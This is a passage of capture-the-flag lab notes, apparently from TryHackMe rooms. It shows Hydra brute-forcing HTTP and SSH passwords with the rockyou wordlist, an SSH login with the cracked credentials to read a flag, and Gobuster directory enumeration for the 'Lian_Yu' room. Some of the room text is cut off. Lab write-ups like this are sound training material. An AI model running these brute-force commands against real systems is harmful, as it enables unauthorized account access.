[80][http-post-form] host: 10.10.86.43   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-11-12 03:00:49
root@ip-10-10-252-68:~#
```



```
root@ip-10-10-252-68:~# hydra -l molly -P '/root/Desktop/Tools/wordlists/rockyou.txt' 1
0.10.86.43  -t 4 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-11-12 03:06:35
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398)
, ~3586100 tries per task
[DATA] attacking ssh://10.10.86.43:22/
[22][ssh] host: 10.10.86.43   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-11-12 03:07:03
root@ip-10-10-252-68:~# 
```




```
[DATA] attacking ssh://10.10.86.43:22/
[22][ssh] host: 10.10.86.43   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-11-12 03:07:03
root@ip-10-10-252-68:~# ssh molly@10.10.86.43
The authenticity of host '10.10.86.43 (10.10.86.43)' can't be established.
ECDSA key fingerprint is SHA256:2Fu4kIdMckQLSO+2KDahtNdgSMKLKlA76LC5mwgXzZw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.86.43' (ECDSA) to the list of known hosts.
molly@10.10.86.43's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-86-43:~$ ls
flag2.txt
molly@ip-10-10-86-43:~$
```

Gobuster

Gobuster –x .extensión

Base58


https://gchq.github.io/CyberChef/



Lian_Yu

A beginner level security challenge


To access material, deploy machines and answer questions you need to join this room!



ARROWVERSE

Oliver Jonas "Ollie" Queen was a former billionaire playboy, turned archer superhero of Star City. Lost from society after his family's yacht sank, Oliver made it to the island of Lian Yu, where he went on a mission of survival and self-discovery, learning skills that include, and aren't limited to, archery, swordsmanship, hand-hand combat, etc. He traveled to China and Russia on missions as an agent of A.R.G.U.S. for some time, became a member of the Bratva known as Kapot, and the murderous vigilante Luchnik/Kapiushon. After being presumed dead and lost at sea for five years, Oliver returned home with a missi his city from crime and corruption. He began his crusade as an archer who woul become known as the Hood, who was willing to use lethal force by targeting me his father's list. Imagine you were deserted on an island for five years and you h but a bow and **arrow** to survive. Lian Yu is a large, mountainous island in the Ea Sea in the DC Universe. It has everything you need to survive such as trees, mo you could roleplay or just use it as a survival island for personal needs or wants. enjoy!.

```
root@ip-10-10-252-68:~# gobuster dir --url http://10.10.26.12 -w '/root/Desktop/Tools/w
ordlists/dirbuster/directory-list-2.3-medium.txt'
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.26.12
[+] Threads:        10
[+] Wordlist:       /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.t
xt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/11/12 03:15:11 Starting gobuster
===============================================================
/island (Status: 301)
Progress: 38179 / 220561 (17.31%)
```




Ohhh Noo, Don't Talk...............

I wasn't Expecting You at this Moment. I will meet you there

